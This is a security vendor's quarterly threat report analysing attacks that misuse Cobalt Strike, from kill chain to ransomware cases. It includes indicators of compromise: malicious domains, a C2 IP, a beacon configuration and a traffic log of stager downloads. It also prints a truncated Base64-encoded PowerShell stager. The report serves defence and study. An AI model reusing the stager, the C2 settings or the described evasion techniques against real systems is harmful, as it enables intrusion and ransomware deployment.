ASEC Report

Vol.103

AhnLab

Contents

ASEC Report Vol.103 2021 Q2

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

From Kill Chain to Ransomware: Comprehensive Analysis on Cobalt Strike 2021

Cobalt Strike is a legitimate penetration test tool that is widely used by red teams and penetration testers to check security vulnerabilities of networks and systems within companies and organizations. Its most distinctive characteristic is that it provides multitude of features for each penetration test stage. However, with the distribution of the tool's crack version, cyber criminals have begun to exploit the tool to distribute malware and carry out malicious activities. Recently, there have been numerous cases of ransomware attacks targeting Korean companies by exploiting Cobalt Strike.

From creating various types of payloads for system infiltration and stealing account information to compromising the system via lateral movement, Cobalt Strike provides features necessary for each stage. It also has many detailed settings and offers high scalability through third-party modules. Therefore, to analyze and defend attacks that exploit Cobalt Strike, one must consider many features provided by the tool as well as the various possibilities arising from a variety of techniques that can bypass detection.

This report introduces Cobalt Strike's attack method and characteristics of each stage based on the information tracked and analyzed by AhnLab Security Emergency-response Center (ASEC). It also examines the actual ransomware attack cases that exploited Cobalt Strike, discovered up to the recent second quarter of 2021.

1. Attack Flow of Cobalt Strike

Cobalt Strike can be largely divided into three parts: beacon, team server, and Cobalt Strike client. The actual malware that first operates as a backdoor in the infected PC is the beacon. As stated, beacon is a backdoor that can perform commands provided by Cobalt Strike and it can perform malicious behaviors in external and internal networks by receiving commands from the C&C server.

The next aspect is the actual C&C server called 'team server' that the beacon communicates to. Lastly, there is the Cobalt Strike client. The attacker can use the client to connect to the team server and send commands to the beacon via the server. Besides controlling the beacon, the client also provides a feature to create malicious payloads like Beacons and stager, other features, such as extension, and various UIs.



Figure 1. The flow of Cobalt Strike Attack

Figure 1 shows the flow of the attack that utilizes Cobalt Strike. One can see its components and the attack trend for each stage.

When a particular company system connected with the external network is infected with a beacon, the attacker can steal account info using the privilege escalation and tools, such as Mimikatz, for lateral movement to make their way into other systems within the company's system. Cobalt Strike is a tool specialized for supporting such a process.

In effect, the attacker installs another beacon in the remote system through lateral movement. For internal networks, an SMB beacon is installed instead. For systems connected to the external network, the malware installs beacons, such as HTTP or HTTPS to receive commands from the external C&C server. For systems that are not connected to the external network, it uses the SMB beacon and SMB protocol to communicate. The SMB beacon can receive commands directly from the C&C server through the HTTP beacon. Hence, unlike other types of backdoor malware, Cobalt Strike allows the attacker to directly control the internal system.

It also provides various techniques to bypass detection by security products. When a beacon is running, it is operating as a process. Cobalt Strike provides various settings, such as spawn, to prevent the system from detecting a suspicious process. Because it can also assign arguments, it becomes impossible for the current system to detect a suspicious process from just the list of processes. Moreover, as Cobalt Strike can directly manipulate packets for network communications, it is difficult to detect communication of HTTP and HTTPS beacons via packet-based detection. As such, beacon ends up existing in the memory of a certain process. Because various settings are also provided for the form of the beacon existing in the memory, the malware can bypass memory-based detections.

2. Cyber Attack Kill Chain Exploiting Cobalt Strike

Cobalt Strike goes through the process of 'initial compromise, establish foothold, privilege escalation, internal reconnaissance, lateral movement, and maintain persistence' to achieve the attacker's goal. Figure 2 shows the cyber kill chain of an attack exploiting Cobalt Strike.



Figure 2. Cyber Kill Chain of Attacks Exploiting Cobalt Strike

2.1. Initial Compromise and Establish Foothold

Beacon is Cobalt Strike's agent that acts as a backdoor. If a particular system is infected by Cobalt Strike, it means that a beacon is installed and executed. Cobalt Strike provides beacons in various forms. Depending on the method, they can be categorized as either stager or stageless.

Stager is a meterpreter that downloads a beacon from outside and executes it in the memory. It has a small size because it does not contain the actual beacon, and it must additionally download one. It can use HTTP, HTTPS, and DNS protocols to download a beacon from an external source. Also, when it propagates a beacon to the internal network during the lateral movement stage, it uses a named pipe (SMB protocol) to send the beacon. When a stageless method is used, a beacon does not have to be downloaded from the outside as it is already included. Because of this, the size of a stageless payload is quite noticeable.

Since both the stager method (downloading and running the beacon) and the stageless method (loading and running the beacon existing in a particular form) are not required to

take the form of an executable, Cobalt Strike provides many types of payloads. The builder provided by default can create an executable with formats, such as exe, dll, and Service exe as well as hta, vba macro, PowerShell command, and even raw formats.

Like stager, the beacon can also communicate with the C&C server via protocols, such as HTTP, HTTPS, and dns. As the beacon installed in the internal network during the lateral movement stage will not be connected with the external network, SMB beacon that communicates via the SMB protocol is installed.

The initially installed beacon can operate in various processes depending on its form. This also applies when proceeding with internal propagation during the process of lateral movement. For Cobalt Strike with default settings, the initial execute process can be executedll32.exe, powershell.exe, or WinRM-based wsmprovhost.exe depending on the command. However, Cobalt Strike provides a feature called 'spawn' to prevent beacons from being operated in processes mentioned above as they are very likely to draw admin or user's suspicion. Spawn can also be configured in the profile file to assign the file path and the argument of the normal process that will be injected with the beacon. Even if a beacon is loaded and executed in powershell.exe, one of the watched processes in an infected environment, if the beacon was injected into the normal process using spawn, security programs cannot pinpoint the specific process a detection target.

To maintain the connection with the attacker server after compromising a system, Cobalt Strike can use a feature called 'malleable C&C profile' to bypass the network packet-based detection system. It allows the attacker to modify Cobalt Strike's C&C (Command & Control) traffic to their liking. For instance, the traffic can be disguised as a normal server, such as Google or Bing, allowing it to communicate with the attacker server without getting detected by the network security system. Cobalt Strike uses a settings file called 'profile,' one of its core aspects, to execute this feature.

2.2. Privilege Escalation

After completing the initial compromise and establishing a foothold, the attacker will attempt to obtain a local administrator or domain administrator credential to carry out lateral movement in the internal network. Cobalt Strike provides the Mimikatz feature to obtain such account information, but to perform the account info-stealing command, the attacker needs a privilege greater than that of the Administrator. This is why the process of privilege escalation takes place prior to running Mimikatz. Attackers use UAC bypass or LPE vulnerabilities to accomplish their goals. They use certain features that Cobalt Strike provides by default, but sometimes, they also use third-party tools.

2.3. Internal Reconnaissance

If the attacker succeeds in stealing credentials via privilege escalation and execution of Mimikatz in the infected system, this effectively means that the attacker has completely compromised the system. In this stage, the attacker uses ADFind and port scan feature to collect the information of all the PCs in the network connected with the current system.

Often used by attackers to collect information, ADFind is a command-line tool that collects the Active Directory information in the current network. For instance, APT attack groups, such as FIN6 execute ADFind as a batch file and collect information including, but not limited to, domain controller list, subnet list, computer information existing in the domain, and information of the Active Directory that the current system belongs.

2.4. Lateral Movement

After completing the processes of internal reconnaissance and stealing credentials via port scan and tools like ADFind, the attacker can now proceed with the internal propagation. Direct shell commands can be used in Cobalt Strike, but attackers can use other commands provided by default, such as psexec (psexec64), psexec_psh, winrm (winrm64), and ssh (ssh-key).

2.5. Maintain Persistence and Complete Mission

At this stage, the system is completely compromised by the attacker. The malware can perform commands without restrictions, such as adding extension modules or installing other types of malware. The first command that will be performed is 'maintain persistence.' The attacker performs maintain persistence command so that the beacon can be execute again when it is unexpectedly terminated due to the reboot of the infected PC or termination of the beacon-carrying process.

3. Cobalt Strike Attack Cases

The actual attack cases where Cobalt Strike was used during a certain stage of distribution, installation, or lateral movement are as follows.

3.1. Cobalt Strike Distribution Stage

(1) BlueCrab

Also known as Revil or Sodinokibi, BlueCrab ransomware is disguised as crack programs in phishing pages. When users search crack software on Google for download, they might download the ransomware instead. Inside the initially downloaded file is a javascript file that has the downloader feature. When the file is executed, it checks for the %USERDNSDOMAIN% environment variable in the user system. The environment variable exists in an environment like a corporate AD server where a domain is configured. If the variable does not exist, the malware considers the system normal and performs BlueCrab ransomware activities. If the %USERDNSDOMAIN% environment variable exists, the file recognizes the system as a company user's PC and installs Cobalt Strike.

Figure 3 shows the BlueCrab downloader installing Cobalt Strike. js executes the PowerShell command, leading to load and execution of the loader and injector binaries in the PowerShell process memory. Ultimately, the PowerShell process that acts as the injector executes the process in the 'C:\Program Files (x86)\Windows Photo Viewer\

ImagingDevices.exe' path and injects the delphi loader that loads the beacon. The injected beacon communicates with the C&C server via HTTPS communication.



Figure 3. BlueCrab Downloader Installing Cobalt Strike

(2) Hancitor

Hancitor is a downloader malware distributed through attachments in spam emails, usually Microsoft Office document files. Through the files, the actual Hancitor binary is execute. Being a downloader itself, it downloads and installs additional malware. When the Word document is opened, the malware uses a social engineering technique to enable the macro. As shown in Figure 4, it prompts the user to click the upper 'Enable Content' button.



Figure 4. Prompting Users to Enable Macro

It's been known that the additionally downloaded malware strains are Pony, the info-stealer malware from the past, and Vawtrak, the banking malware. Recently, the info-stealer named FickerStealer is installing Cobalt Strike.

The C&C server sends additional payloads based on the information of the infected PC that it received. FickerStealer is downloaded in normal environments, but in Active Directory environments, Cobalt Strike is downloaded additionally. In a corporate (Active Directory) environment, Hancitor installs both FickerStealer and Cobalt Strike. It was confirmed that when Hancitor is execute in an AD environment, it sends the domain information, such as the one shown in Figure 5 and receives commands.



Figure 5. Sending Domain Information

Among the three downloaded payloads, one is the info-stealer malware named FickerStealer, and the other two are stager shellcodes that download beacons. Each stager downloads a beacon and injects it into a normal program called svchost.exe. Inside the infected PC are two operating Cobalt Strike beacons. Figure 6 shows the download & execute list of Cobalt Strike.

Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
200	HTTP	api.ipify.org	/	13		text/plain	rundll32:4076	Hancitor : Check IP
200	HTTP	sumbahas.com	/8/forum.php	155		text/html	rundll32:4076	Hancitor : C&C
200	HTTP	kuragnda2.ru	/2804.bin	875		application/...	rundll32:4076	Hancitor : Download CobaltStrike Stager 1
200	HTTP	kuragnda2.ru	/2804s.bin	916		application/...	rundll32:4076	Hancitor : Download CobaltStrike Stager 2
200	HTTP	45.170.245.190	/qbU4	209,992		application/...	svchost:3976	CobaltStrike Stager : Download CobaltStrike Beacon 1
200	HTTP	kuragnda2.ru	/6fsjd89gdsug.exe	273,422		application/...	rundll32:4076	Hancitor : Download FickerStealer
200	HTTP	45.170.245.190	/visit.js	0		application/...	svchost:3976	CobaltStrike Beacon : C&C 1
200	HTTPS	45.170.245.190	/dO1x	210,009		application/...	svchost:3108	CobaltStrike Stager : Download CobaltStrike Beacon 2
200	HTTPS	45.170.245.190	/activity	0		application/...	svchost:3108	CobaltStrike Beacon : C&C 2
200	HTTP	45.170.245.190	/visit.js	0		application/...	svchost:3976	CobaltStrike Beacon : C&C 1
200	HTTPS	45.170.245.190	/activity	0		application/...	svchost:3108	CobaltStrike Beacon : C&C 2
200	HTTP	sumbahas.com	/8/forum.php	22		text/html	rundll32:4076	Hancitor : C&C
200	HTTP	45.170.245.190	/visit.js	0		application/...	svchost:3976	CobaltStrike Beacon : C&C 1

Figure 6. Downloading and running Cobalt Strike

(3) Case of Company A

For company A, python36.exe, which has the loader feature inside the normal installer, and msvcp140_3.dll, a beacon-encoded data file, were distributed and executed together. When python36.exe is execute, it loads msvcp140_3.dll existing in the same file path and executes it in the memory after decoding it. HTTPS beacon is the one that is execute in the memory, and this is a typical stageless method.

Other beacons were also found; System.Executetime.Local.dll and System.PrintServices.tlb were moved to the 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\' path by sch.bat. Both files were registered to the task scheduler and were executed by InstallUtil.exe. DLL System.Executetime.Local.dll, after being loaded and executed by InstallUtil.exe, loads and decodes the data file System.PrintServices.tlb existing in the same path. It then executes the normal program msdtc.exe and injects the decoded beacon, as shown in Figure 7. The same HTTPS beacon is execuuted inside the msdtc.exe process.



Figure 7. Beacon Injected Inside msdtc.exe Process

3.2. Cobalt Strike Installation Stage

(1) Case of Company B

It was discovered that Company B was a target of the stageless Cobalt Strike distribution similar to that in company A. The loader with the PE executable file format starts loading and decoding when the data file dewm.dll is in the same path. Upon decoding, the HTTPS and dns beacons in the form of a PE file are created. They are executed in the memory and receive additional commands from the C&C server.

Figure 8 shows the result of extracting the beacon PE loaded in the memory and using SentinelOne's parsing tool to check the beacon's settings information.

```
BeaconType                - Hybrid HTTP DNS
Port                      - 1
SleepTime                 - 60000
MaxGetSize                - 1048576
Jitter                    - 0
MaxDNS                    - 255
C2Server                  - ns1.365filtering.com,/pixel,ns3.365filtering.com,/activity,ns4.365filtering.com,/cx,
ns1a.365filtering.com,/cm,ns2a.365filtering.com,/ptj,ns4a.365filtering.com,/activity
UserAgent                 - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; MANM)
HttpPostUri               - /submit.php
Malleable_C2_Instructions - Empty
HttpGet_Metadata          - Cookie
HttpPost_Metadata         - Content-Type: application/octet-stream
                            id
SpawnTo                   - b'₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00'
PipeName                  -
DNS_Idle                  - 0.0.0.0
DNS_Sleep                 - 0
SSH_Host                  - Not Found
SSH_Port                  - Not Found
SSH_Username              - Not Found
SSH_Password_Plaintext    - Not Found
SSH_Password_Pubkey       - Not Found
HttpGet_Verb              - GET
HttpPost_Verb             - POST
HttpPostChunk             - 0
Spawnto_x86               - %windir%₩syswow64₩rundll32.exe
Spawnto_x64               - %windir%₩sysnative₩rundll32.exe
```

Figure 8. Beacon Settings Data

(2) Case of Company C

Company C is an SME (small or medium-sized enterprise) that develops and supplies certain solutions. While the details and cause of the initial infection remains unknown, the PowerShell process downloaded and executed a file named '0a3b4f.css' from the attacker's server. The file is a PowerShell script encoded with SecureString. When decoded, a stager PowerShell script is revealed. See Figure 9 for the decoded PowerShell script.

```
If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String(
    '32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2uocTtrqHEDa6hRc2sslGlpbhLqaxLjjx9CXyEPA2Li6i5iIuLB
    znFicmuocQOoYR9rIvNFols7KCFWUaijqyMjI2um41dEayLzc6hrO2eoYwNqIvPAdWvc6mKoF6trIvVuEuprE
    uOPYuLqLmIi4hvDV
tJvIG8HK2Ya8lb7e2eoYwdqIvNFYqgva2eoYz9qIvNiqCerayLzYntie316eWJ7YnpieWugzwNicdzDe2J6eWuoMc
ps3Nzcfkkjap1USk1KTUZXI2J1aqrFb6rSYplvVAUk3PZrEuprEvFuEuNuEupic2JzYpkZdVqE3PbIUHlrquJim7s
8IyNuEupicmJySSBicmKZdKq85dz2yHp4a6riaxLxaqr7bhLqcUsjIWOncXFimch
2DRjc9muq5Wug4HNJKXxrqtJrqvlq5OPc3NzcbhLqcXFimQ4lO1jc9qbjLKa+IiMja9zsLKevIiMjyPDKxyIjI8uB
3NzcDEJODGVKT0ZnQldCDHFmEnpPeVcjFmwCcwZjYnN4F39zeXsWFwtzfQoUYGAKFF4HZmpgYnEOcHdibWdicWcOY
m13anVqcXZwDndmcHcOZSNiQEBGU1cZAwkMCS4pYkBARlNXDm9CTURWQkRGGQNGT
Q52cC4pYkBARlNXDmZNQExHSk1EGQNEWUpTDwNHRkVPQldGDwNBUS4pYExNTUZAV0pMTRkDQE9MUEYuKXZQRlEOYk

                                                ...(중략)

Guq0muq+WKbIwMjI2qq2mKZMbWqwdz2a6DnA6bjV5VFqCRrIuCm41b0e3t7ayYuI
